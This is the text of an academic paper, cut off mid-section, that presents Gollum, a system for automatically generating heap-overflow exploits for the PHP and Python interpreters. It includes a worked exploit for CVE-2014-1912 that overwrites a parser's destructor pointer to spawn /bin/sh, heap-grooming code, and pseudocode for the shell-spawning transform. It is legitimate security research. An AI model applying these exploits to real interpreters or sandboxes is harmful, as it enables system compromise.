# Gollum: Modular and Greybox Exploit Generation for Heap Overflows in Interpreters

Sean Heelan
sean.heelan@cs.ox.ac.uk
University of Oxford

Tom Melham
tom.melham@cs.ox.ac.uk
University of Oxford

Daniel Kroening
daniel.kroening@cs.ox.ac.uk
University of Oxford

## ABSTRACT

We present the first approach to automatic exploit generation for heap overflows in interpreters. It is also the first approach to exploit generation in *any* class of program that integrates a solution for automatic heap layout manipulation. At the core of the approach is a novel method for discovering exploit primitives—inputs to the target program that result in a sensitive operation, such as a function call or a memory write, utilizing attacker-injected data. To produce an exploit primitive from a heap overflow vulnerability, one has to discover a target data structure to corrupt, ensure an instance of that data structure is adjacent to the source of the overflow on the heap, and ensure that the post-overflow corrupted data is used in a manner desired by the attacker. Our system addresses all three tasks in an automatic, greybox, and modular manner. Our implementation is called Gollum, and we demonstrate its capabilities by producing exploits from 10 unique vulnerabilities in the PHP and Python interpreters, 5 of which do not have existing public exploits.

## CCS CONCEPTS

• **Security and privacy → Systems security**; **Software and application security**.

## KEYWORDS

greybox; exploit generation; primitive search

**ACM Reference Format:**
Sean Heelan, Tom Melham, and Daniel Kroening. 2019. Gollum: Modular and Greybox Exploit Generation for Heap Overflows in Interpreters. In *2019 ACM SIGSAC Conference on Computer and Communications Security (CCS '19), November 11–15, 2019, London, United Kingdom.* ACM, New York, NY, USA, 18 pages. https://doi.org/10.1145/3319535.3354224

## 1 INTRODUCTION

Automatic exploit generation (AEG) is the task of converting vulnerabilities into inputs that violate a security property of the target system. Attacking software written in languages that are not memory safe often involves hijacking the instruction pointer and redirecting it to code of the attacker's choosing. The difficulty varies, depending on several parameters. For example, exploiting a stack-based buffer overflow in a local file parsing utility, on a system without Address Space Layout Randomisation (ASLR) or stack canaries, is well within the capabilities of existing AEG systems [4, 13]. However, by considering stronger protection mechanisms, different classes of target software, or different vulnerability classes, one finds a large set of open problems to be explored.

In this work, we focus on automatic exploit generation for heap-based buffer overflows in language interpreters. From a security point of view, interpreters are a lucrative target because they are ubiquitous, and usually themselves written in languages that are prone to memory safety vulnerabilities. From an AEG research point of view they are interesting as they represent a different class of program from that which has previously been considered. Most AEG systems are aimed at command-line utilities or systems that act essentially as file parsers. Interpreters break many of the assumptions that traditional AEG systems rely upon. One such assumption is that it is feasible to use symbolic execution to efficiently reason about the relationship between values in the input file and the behaviour of the target. The state space of interpreters is far too large, and there is far too much indirection between the values in the input program and the resulting machine state. As we will see later, many of the exploits we generate require multiple valid lines of code in the language of the interpreter to be synthesised. To the best of our knowledge, while there is research showing how to apply symbolic execution to programs *written in* interpreted languages, there is no research which has shown how to efficiently explore the behaviour of *interpreters themselves.*

Interpreters are prone to multiple classes of vulnerabilities, but we focus on heap overflows for a couple of reasons. Firstly, they are among the most common type of vulnerability, and secondly they have only been partially explored from the point of view of AEG. The exploitation of heap-based buffer overflows requires reasoning about the layout of the heap to ensure that the correct data is corrupted. Previously, researchers have shown [11, 26, 30] how to generate exploits under the assumption that the layout is correct, but here we present a solution that can automate the entire process, including heap layout manipulation.

To address these challenges we present Gollum, a modular, greybox system for primitive discovery and exploit generation using heap overflows. Gollum takes as input a vulnerability trigger for a heap overflow and a set of test cases, such as the regression test suite for an interpreter. It produces full exploits, as well as primitives that can be used in manual exploit creation. Gollum is greybox in the sense that we use fuzzing-inspired input generation with limited instrumentation, instead of techniques such as symbolic execution. It is modular in the sense that we solve the multiple stages of heap exploit generation separately. This is enabled via a custom memory allocator, called ShapeShifter, that allows one to request a particular heap layout to determine if such a layout


*CCS '19, November 11–15, 2019, London, United Kingdom*

ACM ISBN 978-1-4503-6747-9/19/11.
https://doi.org/10.1145/3319535.3354224

would enable an exploit. If it does, then a separate stage searches for the input required to obtain this layout.

We have evaluated Gollum on the PHP and Python language interpreters, using a variety of previously patched security vulnerabilities. Of the 10 exploited vulnerabilities, 5 do not have a previously existing public exploit. Our evaluation shows that our approach is effective and efficient at exploit generation in interpreters, and an interesting direction to pursue for further work.

*Contributions.* The research contribution of this paper is the first approach to automatic exploit generation for heap overflows in language interpreters. This is also the first approach to exploit generation, for any class of target programs, that includes a solution for automatic heap layout manipulation. This work integrates three significant research innovations:

- We describe a purely greybox approach to exploit generation, and show that it can be effective. Instead of symbolic execution and whitebox methods, this approach relies on extracting information from existing tests, lightweight instrumentation and fuzzing.
- We introduce the concept of *lazy* resolution of tasks during exploit generation, where a task can be *assumed* to be resolved in order to explore the options a solution would provide, and later solved if the solution would prove useful.
- We describe a genetic algorithm for solving heap layout problems that is significantly more effective and efficient than the current state of the art.

### 1.1 Model, Assumptions and Practical Applicability

Generic, automatic exploit generation against modern targets—with no prerequisites—is likely to be an open research problem for quite some time. Our work removes some of the restrictions found in prior work, but others still remain in order to make the problem tractable enough to evaluate the improvements we are suggesting. We believe these assumptions are reasonable and can be lifted in the future without invalidating the main ideas presented. The assumptions are:

(1) In the exploit generation phase we assume that the user can provide the system with a means to break Address Space Layout Randomisation (ASLR). For example, to generate an exploit that uses a Return-Oriented Programming (ROP) payload one needs to know the address of some executable code. We believe this is a reasonable assumption as an ASLR break can usually be discovered independently of the rest of an exploit, and reused across exploits.
(2) We assume that control-flow integrity (CFI) protection is not deployed on the target binary. CFI is becoming more popular, but is far from ubiquitous. Defeating CFI can be treated as a separate stage, and other researchers have automated the process of building a CFI-defeating payload given a suitable primitive [17]. As further work we intend to explore whether this work could be used to extend the capabilities of Gollum to targets with CFI enabled.
(3) In the heap layout manipulation phase we have the same assumptions of the prior work in this area [14]. Namely, that the allocator in use is deterministic and that the starting state of the heap can be predicted.

We readily acknowledge that with these assumptions we are of course still several steps from completely automatic AEG against hard targets, e.g., Google Chrome running on Windows 10. However, from an *offensive* point of view there are still practical implications from our work to go along with the advancements into new target classes and AEG architectures. In our evaluation we show that Gollum can generate exploits for the Python and PHP interpreters. While it might seem unusual to have a situation whereby an attacker can execute scripts in such languages and yet still not have crossed the security boundary, it does occur. Sandboxing projects exist for many interpreters in this class, with bug bounty programs offering rewards for breaking out of them under the assumption that one can execute code in the interpreter [18, 25, 28].

From a *defensive* point of view, Gollum could be used in the triage process to prioritise exploitable bugs. In such a scenario, one is likely willing to give the attacker the 'benefit of the doubt' and assume they have an ASLR break and a means to address complications such as non-determinism in the heap allocator. If one is willing to run Gollum against a target with these assumptions, then it could be applied directly to a much larger class of targets, including Javascript interpreters in web browsers.

## 2 SYSTEM OVERVIEW AND MOTIVATING EXAMPLE

To provide an intuition for the problems that Gollum solves, and an overview of its architecture, we will walk through a simplified variant of the exploitation process for CVE-2014-1912. A detailed walk-through of this process can be found in Appendix A. This vulnerability is a heap-based buffer overflow in Python in the `recvfrom_into` function on socket objects. The vulnerability trigger found in the Python bug tracker is given at the start of Listing 1. Our objective is to utilise that vulnerability to generate a control-flow hijacking exploit for the Python interpreter. A workflow diagram for Gollum is given in Figure 1.

**1. Importing the Vulnerability Trigger** We begin by importing the vulnerability trigger into Gollum. Gollum accepts the original vulnerability trigger, modified with comments to identify any imports the code depends on, the variable holding the overflow contents, and the line that triggers the overflow.

**2. Injecting the Vulnerability Trigger into Tests** Gollum needs to figure out how to build objects on the heap that contain data worth corrupting, and how to make use of that data. It leverages the tests that come with the target interpreter to do this. In Section 3.2 we will explain where the tests come from and how they are preprocessed, but for now just assume that we have a database of tests for the interpreter. The second code snippet in Listing 1 gives code from a test for the XML parsers in Python. Line 12 creates a heap-allocated parser object that contains a number of function pointers. One of these points to the objects destructor and will be called when the test function returns and the variable `p` goes out of scope. From the vulnerability trigger and the test case, Gollum will produce a set of new programs by injecting the vulnerability trigger at every line in the original test case. An example of one of the new programs is shown in Listing 1, starting at line 15.




**Figure 1: Workflow diagram showing how Gollum produces exploits and primitives.**




**Figure 2: Assume data is written from left to right. When the interpreter executes a program a single concrete allocation (indicated in green) will be located after the overflow source, but there are multiple other live objects (indicated in orange) on the heap that *could* have been allocated after the overflow source, if the heap was manipulated differently.**

**3. Exploring Heap Layouts** Each new program combining the vulnerability trigger and a test will be executed under ShapeShifter, a custom allocator that can detect heap-based overflows when they occur. When the overflow is detected, ShapeShifter records all live heap-allocated objects at that point. The state of the program after the overflow, and thus the exploitation possibilities, depends on what object is located in memory immediately after the source buffer for the overflow. To explore these possibilities we can run the program once for every live object at the point the overflow is triggered, ensuring that a different live object is corrupted on each run. For example, imagine that the heap layout looks like the 'Default Layout' shown in Figure 2 at the point where the overflow occurs. The overflow corrupts unused memory, and the program continues as if the overflow never happened. However, there are two live objects at this point, indicated by **A** and **B**. If the heap had been manipulated differently prior to the overflow, it is possible that either **A** or **B** could be located after the overflow source. Discovering the modifications required to the input program to achieve these layouts could be a complex task, and it may turn out that after achieving them they do not assist in generating an exploit. The ShapeShifter allocator allows us to request a particular layout, instead of having to solve for it. This *lazy* approach to heap layout resolution means we can first check if a layout is useful in generating an exploit and, if it is, then solve for that layout. In our example, suppose that the allocation labelled **A** corresponds to the allocation of the XML parser. When Gollum requests this layout the function pointers in the XML parser will be corrupted, and when the destructor is triggered the interpreter will crash when it attempts to call a corrupted pointer. At this point, Gollum logs the input program, the machine context at the crashing point, and the heap layout that was required to trigger the crash.

**4. Determining Input-Output Relationships** To determine whether a crash provides a usable exploitation primitive, Gollum needs to determine what level of control it has over the machine state at the crash location. It does so by fuzzing integer and string values in the input program and observing the changes in register and memory values at the crash point. This is explained in detail in Section 3.5. In the case of our example, assume for now that Gollum discovers that if the heap layout is correct then the $57^{\text{th}}$–$64^{\text{th}}$ bytes of the overflow string will corrupt the destructor function pointer of the parser.

**5. Generating an Exploit Modulo a Heap Layout** Gollum has a set of functions for transforming crashes into exploits. Their applicability depends on the level of control that Gollum has over the machine state at the point where the crash occurs. For brevity in our example, assume that ASLR is entirely disabled and that our indicator of success is that the exploit spawns a '/bin/sh' shell. In libc there are sequences of instructions that if called will result in the execution of `execve('/bin/sh', NULL, NULL)`, and thus the spawning of a shell, without any further setup. Gollum uses the `one_gadget` tool [8] to discover the address of such gadgets and modifies the input program using the information discovered in the previous step to ensure that the destructor function pointer is redirected to point to the gadget address. The resulting exploit with the `one_gadget` payload is given as the second last snippet in Listing 1. The overflow contents consist of 56 bytes of padding, followed by the lowest three bytes of the address of the gadget we wish to redirect execution to. We call this an exploit 'modulo a heap layout', meaning that it works and spawns a shell, but only under the ShapeShifter allocator, which ensures the heap layout meets the requirements for the exploit.

**6. Solving the Heap Layout Problem** Finally we must solve the heap layout problem so that the exploit works when the interpreter is run using its real allocator. Previous work shows [14] how the task of heap layout manipulation can be automated, with a random

```python
# --- Original vulnerability trigger --- #
import socket
r, w = socket.socketpair()
w.send(b'X' * 1024)
r.recvfrom_into(bytearray(), 1024)

# --- Test for XML Parsing --- #
import unittest
from xml.parsers import expat
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        p = expat.ParserCreate()

# --- Program combining test and trigger --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"X" * 1024)
        r.recvfrom_into(bytearray(), 1024)

# --- Exploit with one-gadget payload --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"A" * 56 + "\xb3\x8a\xf5")
        r.recvfrom_into(bytearray(), 1024)

# --- Exploit with Heap Manipulation --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        self.v0 = bytearray('A'*935)
        self.v1 = bytearray('A'*935)
        self.v2 = bytearray('A'*935)
        self.v1 = 0
        ...
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"A" * 56 + "\xb3\x8a\xf5")
        r.recvfrom_into(bytearray(), 1024)
```

**Listing 1: The various Python programs involved in the exploitation process for the motivating example. The code under each comment would be a separate program but are presented in a single figure to save space. Imports are only shown for the first two code snippets.**

search algorithm over code fragments to inject into the exploit. Gollum improves upon this work by swapping its random search algorithm for a genetic algorithm. The final code snippet from Listing 1 shows the completed exploit, which automatically modifies the heap to ensure that the XML parser object is located after the overflow source.

# 3 PRIMITIVE DISCOVERY

In this section we explain the functionality required to populate the primitive database. The exact definition of a *primitive* varies across the exploit development literature. For our purposes we consider two types of primitives:

- An `ip-hijack` primitive, which is an input to a program that results in a value being placed into the target's instruction pointer (IP) register that is directly derived from attacker input. This sort of primitive will often manifest itself when a function pointer stored on the heap is corrupted and then later used in a call or jump instruction.
- A `mem-write` primitive, which is an input to a program that results in a write to a memory address that is directly derived from attacker input. This sort of primitive will often manifest itself when a data pointer is stored on the heap and then later used as the destination pointer for a write.

The process described in this section is designed to discover primitives of the above types, given a vulnerability trigger and tests for the target program. It discovers primitives that are 'modulo a heap layout', meaning that they require a particular heap layout in order to function, but do not achieve that layout on their own.

## 3.1 Vulnerability Importing

For a vulnerability trigger to be usable by Gollum, two aspects of the trigger must be indicated. Firstly, Gollum needs information on the data that will be used in the overflow. It needs to know which variable's contents will be used in the overflow, whether the length of that variable can be modified or not and, if so, what the maximum length is. This information is used during primitive discovery and exploit generation, during which the length and content of the overflow will be altered. Secondly, it needs to know what line in the trigger actually causes the overflow to occur. Both types of information can be provided via 'markup' added to the trigger in the form of code comments.

## 3.2 Test Preprocessing

In the motivating example we stated that the tests provided to Gollum are used directly in the production of new programs. In reality, this depends on how the tests that come with the interpreter are packaged. For primitive discovery, we want the smallest possible code snippets that result in the creation of heap-allocated objects containing pointers, and then the use of those pointers. There are two reasons for this. The first is that in any memory corruption exploit, the target process is usually in a somewhat unstable state where there may have been collateral damage to variables besides those that are necessary for the exploit to succeed. Therefore, we want to minimise the execution of unnecessary code in order to minimise the chances of the process crashing before our exploit succeeds. The second reason is that, since Gollum operates by combining input fragments and observing their behaviour, it is desirable that the tests be as small as possible to allow it to easily correlate runtime behaviour with lines of code in the tests.

The test files that come with PHP generally test a single piece of functionality per file. Thus, we can use them directly without any preprocessing. However, the test files distributed with Python usually bundle tests for entire subsystems into a single file. Directly using such files to search for primitives would result in significant amounts of unnecessary code executing per primitive. Fortunately, the tests are structured, with related tests being placed as functions

in a subclass of the `unittest.TestCase` class. In these subclasses any function name beginning with `test_` is considered a standalone test. We split each test function into its own file, and copy in all of the support classes and functions that it makes use of. Our parser for these tests is heuristic, and while it succeeds in successfully extracting many tests, it may fail. The most common reason for a test failing to successfully execute after being extracted is that the extractor missed a dependency on some variable, class or import in the original test file. To filter out broken tests, each extracted test is run to ensure that it executes successfully.

### 3.3 New Input Generation

Given a set of test cases and a vulnerability trigger Gollum can begin searching for exploit primitives. An exploit primitive will require some code that creates a heap-allocated object, some code that triggers the vulnerability, and some code that then makes use of the corrupted data. The tests provide the first and the last of these, while the vulnerability trigger provides the second.

The location in the test where the vulnerability is triggered significantly impacts whether a primitive is found or not. For example, if the vulnerability is triggered right at the start of the test, then none of the objects that are later allocated in the file are live and so cannot be corrupted. Alternatively, if the vulnerability is injected at the end of the test then, while there may be live objects, there may not be code to be executed after the vulnerability trigger that will make use of those objects. To maximise the chances of finding useful primitives, new inputs are generated by taking each test and injecting the vulnerability after each location in the test that may cause a heap allocation or update a heap allocated object. These locations are found heuristically. First Gollum parses the test and searches for function calls and object constructors. Then, for each such location a new input is produced with the vulnerability trigger injected at that location. This produces a very large number of new inputs, e.g. on the order of 100,000 candidates to consider when a single vulnerability is injected into all 12k of the PHP tests. However, as our primitive discovery is performed in a greybox manner, by running the application under different heap layouts and documenting crashes, this is not an issue. Each execution and analysis only takes fractions of a second.

The available primitives will not only depend on where the vulnerability is injected in the test, but also how many bytes of data it corrupts. Recall from Section 3.1 that the vulnerability trigger is updated with information indicating the variable that provides the data for the overflow. Gollum will replace the original data used in the vulnerability trigger with new data. The length of this data can be selected by the user, or Gollum can iterate over multiple overflow lengths. The content of that data will be set to a string of characters such that, if the characters are used as a pointer, the pointer is unlikely to be valid.

### 3.4 Heap Layout Exploration

For a given input file containing a trigger for a heap overflow, the behaviour of the interpreter after the overflow depends on the heap layout at the point where the overflow occurs. The heap layout controls what variables get corrupted, and if different variables are corrupted, then the interpreter will behave differently. Thus, for each newly generated input, whether or not it results in a useful primitive depends on the heap layout. A key idea behind Gollum is that we can efficiently explore all possible heap layouts for a given input by using a custom allocator that allows one to request a particular layout. This is far more efficient than hoping that by chance a useful heap layout is produced, or by trying to solve the heap layout problem up front.

The memory allocator we developed for use with Gollum is called ShapeShifter. To detect overflows at the point where they occur, rather than when the data is used, ShapeShifter uses the `libdislocator` library [32]. It forces the last byte of an allocation to be aligned with the end of a page. It then allocates the subsequent page and marks it as inaccessible. When the overflow occurs a fault will therefore be generated, which can be caught.

ShapeShifter implements two run modes for use in primitive discovery—one to discover the live heap objects at the point where the overflow occurs, and one to run the program under a specified heap layout. In the first mode, ShapeShifter keeps track of all live heap allocations and when it detects a crash it logs a unique identifier and metadata for each live allocation. The unique identifier is the offset of that allocation in the sequence of allocations. Therefore, it is necessary that the number and order of allocations that take place for a given input are deterministic. The metadata contains the size of each allocation and the offset of any potential pointers within the allocation. Potential pointers are detected heuristically. As we know the size of each allocation, we iterate over its contents looking for sequences of bytes that, if considered as a pointer, would be an address in a mapped memory region. In the second mode, ShapeShifter can be provided with identifiers for a source and destination allocation, and it guarantees that the source allocation will be placed in memory immediately before the destination allocation. No guard page is placed in between, so when the overflow occurs the destination will be corrupted without a fault being generated.

Each new input is run under ShapeShifter in its first mode to log all live allocations. Each such live allocation represents memory that the overflow *could* corrupt if that allocation was placed in memory after the overflow source. Live allocations that do not contain pointers are ignored. For each of the remaining live allocations, the input is then run under ShapeShifter in its second mode, requesting that the allocation be placed after the overflow source. When the overflow occurs it will then corrupt that allocation. If a segmentation fault is detected in this mode it is due to use of the data that has been corrupted by the overflow. When this occurs ShapeShifter logs the instruction that caused the fault and the value of each register. For registers that point to memory locations, 1 KB of data starting at the pointed-to location is also logged.

We refer to each input file and heap layout pairing that results in a crash as a *candidate primitive*. The output of this stage is a tuple containing the candidate primitive and the crash information for that candidate primitive, as logged by ShapeShifter.

### 3.5 Primitive Categorisation and Dynamically Discovering I/O Relationships

From the data logged by ShapeShifter, Gollum must determine whether each candidate primitive actually provides a potentially

useful exploitation primitive or not. A number of factors go into this decision. The first is the type of instruction that caused the crash. If the crashing instruction changes the control flow of the program based on the value of a register or memory location then we consider the primitive to be an `ip-hijack` primitive. If the crashing instruction is a memory write then we consider the primitive to be a `mem-write` primitive. `mem-write` primitives can actually be further categorised, and the details of this can be found in Appendix B. Crashes for any other reason, e.g., division by zero, null pointer dereference, are discarded.

Within each category Gollum then determines which bytes in the input file impact relevant registers or memory locations at the point of the crash, e.g. the registers or memory locations providing the address and value in a `mem-write`, or the address being called in an `ip-hijack`. The most fitting solution to this problem may appear to be dynamic taint analysis. However, currently available taint tracking engines are often slow and inaccurate when applied to software like language interpreters. Performance is negatively impacted by the sheer number of instructions that may be executed, while accuracy drops due to imprecise taint propagation rules and failure to handle implicit data flows [3, 22].

Instead, in Gollum we implemented an approach based purely on modifying values in the input program, and observing changes in the machine state at the point of the primitive. This is of course prone to false negatives, but it is fast, straightforward, and works sufficiently well for the specific problem we are trying to solve. The process begins by identifying all string and numeric constants in the input file and then, one at a time, replacing them with monotonically increasing values. The overflow contents are almost always relevant, so we start with that. After each change that results in the same crashing location being reached, the registers and memory locations are checked to see if the change in input has lead to a change in their value. This increase-run-check loop is repeated a number of times for each input (currently set to 3). In this manner, Gollum detects direct copying of input values to the resulting values in registers and memory, e.g., a relationship of $f(x) = y$, and we have found this to be sufficient.

The output of this stage is a set of primitives categorised by type, as well as information on what registers and memory locations at the crash point are controlled by what values in the input file. This information is saved in the 'Candidate Primitive Database', shown in Figure 1. For each candidate primitive $c$ in the candidate database the following functions exist:

- *category*($c$) – Returns the candidate's category.
- *tainted_regs*($c$) – Returns the tainted registers at the crash point. The result is a list of triples of the form (*reg*, *byte_id*, *input_id*), where *reg* is an identifier for a register, *byte_id* identifies a byte within that register, and *input_id* identifies a byte in the input file that directly controls the specified byte within the specified register.
- *tainted_mem*($c$) – Returns the tainted memory locations pointed to by the registers at the crash point. The result is a list of triples of the form (*reg*, *idx*, *input_id*), where *reg* is a register identifier, *idx* is an integer specifying an offset from *reg*, and *input_id* identifies a byte in the input file that directly controls the location in memory at the specified offset from the specified base register.
- *reg_value*($c$, *reg*) – Return the value of the register *reg* at the primitive's execution.
- *mem_value*($c$, *addr*, *width*) – Return the value of the memory location indicated by *addr* and *width* at the primitive's execution.

# 4 EXPLOIT GENERATION

Gollum supports both automatic and assisted exploit generation, illustrated by the two paths leading to an exploit in Figure 1. In this paper we focus on automatic exploit generation, but in Appendix D we walk through the process of assisted exploit generation.

## 4.1 Primitive Transformers

Automatic exploit generation in Gollum is done using *primitive transformers*. A primitive transformer modifies the candidate primitive based on the available information relating tainted registers and memory to values in the input file, with the goal of producing an exploit that works modulo the heap layout required by the primitive. A primitive transformer consists of a pair of functions, *check* and *transform*:

- *check*($c$, ...) – Determines if the associated *transform* function can be applied to the primitive $c$ to generate an exploit. Exactly what this determination depends on will vary based on the type of exploit that the transformer generates, but typically it will involve the primitive's category, the tainted registers and tainted memory, as well as the memory locations for which we have addresses (due to ASLR breaks).
- *transform*($c$, ...) – Returns a modified version of the provided primitive, rewriting values in the input file based on their relationship with the final values in registers and memory. The modifications made depend on what the transformer is designed to achieve.

Gollum currently provides two primitive transformers—one for generating exploits from `ip-hijack` primitives, and one for generating exploits from a variant of `mem-write` primitives. The goal of both is to spawn a '/bin/sh' shell. Next we explain the `ip-hijack` primitive transformer, as it is used in the evaluation, and the details of the `mem-write` primitive transformer can be found in Appendix C.

*4.1.1 Exploit Generation from an* `ip-hijack` *Primitive.* The *check* and *transform* functions for converting `ip-hijack` primitives to exploits are shown in Algorithm 1. To generate an exploit from an `ip-hijack` primitive we use a 'one-gadget' payload. This is a common exploitation strategy in 'Capture the Flag' competitions, and has been used by previous AEG tools [30]. A 'one-gadget' payload is an address in libc that, if jumped to, would result in the creation of a '/bin/sh' shell. Such gadgets usually involve jumping into the middle of a function that either directly or indirectly calls `execve` with '/bin/sh' as its first argument. We use the `one_gadget` tool [8] to find such addresses.

The *check* function takes the candidate primitive ($c$), a dictionary mapping from library names to their loaded base addresses (*libAddrs*), and a list of objects representing available gadgets

**Algorithm 1** Primitive Transformer for `ip-hijack`

```
1:  function CHECK(c, libAddrs, gadgets)
2:      if c.category ≠ ip-hijack then
3:          return False, None
4:      else if "libc" not in libAddrs.keys() then
5:          return False, None
6:      for off in range(0, REG_WIDTH/8) do
7:          if not c.isTainted(IP_REG, off) then
8:              return False, None
9:      for g in gadgets do
10:         sat ← True
11:         for gc in g.constraints() do
12:             if gc.onReg() and c.regValue(gc.reg) ≠ 0 then
13:                 sat ← False
14:                 break
15:             else if c.memValue(gc.mem) ≠ 0 then
16:                 sat ← False
17:                 break
18:         if sat then
19:             return True, g
20:     return False, None
21: function TRANSFORM(c, libAddrs, g)
22:     target ← libAddrs.get("libc") + g.offset
23:     exploit ← c.clone()
24:     for off in range(0, REG_WIDTH/8) do:
25:         byteVal ← (target ≫ off ∗ 8) & 255)
26:         srcOff ← c.getTaintingOffset(IP_REG, off)
27:         exploit.updateOffset(srcOff, byteVal)
28:     return exploit
```

(*gadgets*). It begins by checking that the primitive's category is correct (lines 2-3) and that the base address of libc has been made available (lines 4-5). It then checks that the primitive provides sufficient control over the instruction pointer register (lines 6-8)[1]. The `one_gadget` tool provides a list of candidate gadgets, along with a set of constraints that must be satisfied for the gadget to work. The constraints are straightforward and simply a list of registers, or memory locations pointed to by particular registers, that must be zero[2]. If a gadget exists that has its constraints satisfied (lines 11-17), then *check* returns that gadget for use by *transform* (line 19).

The *transform* function computes the address of the gadget that it wishes to call using the gadget offset provided by `one_gadget` and the libc base address (line 22). It then rewrites the candidate, replacing the bytes that corrupt the instruction pointer with the address of the gadget (lines 24-27).

[1]The presented pseudo-code requires control of the entirety of the register, but depending on the address that is being corrupted and the address we wish to change it to, it may be feasible to generate an exploit when only some of the lower bytes of the register are under our control.

[2]The constraints exist because `execve` function takes two further parameters, besides the first argument specifying the program to run. The second and third arguments represent pointers to the arguments and environment for the new process. If these pointers are zero, then they will be ignored by `execve`, but if they are not zero they may cause the current process to crash, or the spawned shell to exit immediately with an error.

```
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        # X-SHRIKE HEAP-MANIP
        # X-SHRIKE RECORD-ALLOC 8 1
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        ipv = "\xb3\x8a\xf5"
        w.send(b"A" * 56 + ipv)
        # X-SHRIKE RECORD-ALLOC 0 2
        r.recvfrom_into(bytearray(), 1024)
        # X-SHRIKE REQUIRE-DISTANCE 1 2 8
```

**Listing 2: An exploit with the injected SHRIKE directives describing a heap layout problem to be solved.**

*4.1.2 Validating Exploits.* The exploits generated by *transform* functions are validated by running them and checking that the payload is executed, i.e. that a '/bin/sh' shell is spawned. The output of this stage is a tuple containing an exploit and the required heap layout, as the execution is still performed using SHAPESHIFTER to request the heap layout.

## 5 SOLVING THE HEAP LAYOUT PROBLEM

The candidate primitives and exploits are contingent on a particular heap layout holding. Prior work [14] has shown that the resolution of heap layout problems can be automated. In that work a system called SHRIKE is presented that takes as input an interpreter exploit containing a heap layout problem to be solved. In the terminology of that work, the buffer corresponding to the overflow source is the 'source', and the allocated buffer that we wish to corrupt is the 'destination'. An 'interaction sequence' is a series of allocator interactions, such as allocations or frees, that occur as a result of a 'code fragment' being executed. A code fragment is just a short sequence of code in the language of the interpreter being exploited. SHRIKE searches for modifications to its input such that the overflow source and destination end up adjacent to each other. We refer readers to the previous work for a full overview of SHRIKE but, in short, it operates in three stages:

(1) The exploit developer inserts markup into their exploit indicating the heap layout they require.
(2) SHRIKE automatically discovers code fragments that interact with the target's allocator by parsing its tests.
(3) SHRIKE begins injecting random combinations of the code fragments into the exploit, trying to find a solution for the heap layout problem.

To use SHRIKE to solve layout problems we need to automatically rewrite candidate exploits to inject SHRIKE directives indicating which allocations are the source and destination. SHRIKE directives are comments injected into the source code of the exploit that are parsed by SHRIKE prior to starting its search. There are three important directives: `HEAP-MANIP`, `RECORD-ALLOC` and `REQUIRE-DISTANCE`. They indicate where heap manipulating code fragments can be injected, which allocation addresses to record, and what distance is required between the allocations that have been recorded. For example, Listing 2 shows the exploit from Listing 1 after the SHRIKE directives have been injected to describe the heap

layout problem that must be solved for the exploit to work. The directive on line 4 tells SHRIKE that the eight allocation that takes place after line 4 should be associated with the identifier '1'. This allocation will be the one containing the function pointer that we wish to corrupt. The directive on line 9 tells SHRIKE to associate next allocation that takes place with the identifier '2'. The directive on line 11 tells SHRIKE that at this point the exploit requires the allocation associated with identifier '1' to be exactly 8 bytes after the address associated with identifier '2'.

In this work we have extended SHRIKE in two ways. Firstly we have modified it so that it works on the Python interpreter as well as PHP. Secondly, we have replaced its search algorithm with a genetic algorithm.

## 5.1 Automatic Injection of SHRIKE Directives

In the original work on SHRIKE, the tool is intended to be used to solve heap layout problems in an otherwise manual exploit development process. Thus, the onus is on the exploit developer to figure out where to insert the various directives required to indicate the overflow source and destination, as well as the correct parameters for these directives. With GOLLUM we are seeking to do fully automatic exploit generation so this must be automated. GOLLUM must figure out the line number in the exploit to inject the directives, and the correct parameters for them.

The `RECORD-ALLOC` directive takes two parameters. The first is the index of the allocation to record in the stream of allocations that take place after the directive, and the second is an identifier to associate with that allocation. To figure out which lines of code in the exploit trigger which allocations, we added a third run mode to SHAPESHIFTER called the *event streaming* mode. In this mode, for each execution a stream of 'events' is produced. The event stream records allocations as well as the line numbers of the code in the input file that triggered them. Whenever an allocation or free takes place, SHAPESHIFTER checks the program's environment variables for a variable called `EVENT`. If that variable is present then its value is logged to the event stream. We also log the details of all allocations. The event stream is thus built by first rewriting the exploit to inject code that, before every line L in the program that may trigger an allocation, adds a code snippet that will add `EVENT=L` to the programs environment (see Listing 9 in the appendix for an example). Then the exploit is run under the event streaming mode of SHAPESHIFTER. From the resulting event stream, given the identifier for a particular allocation, e.g., the source or destination, we can figure out the line number that caused it in the exploit, and the offset of the allocation in the stream of allocations triggered by that line. From this information 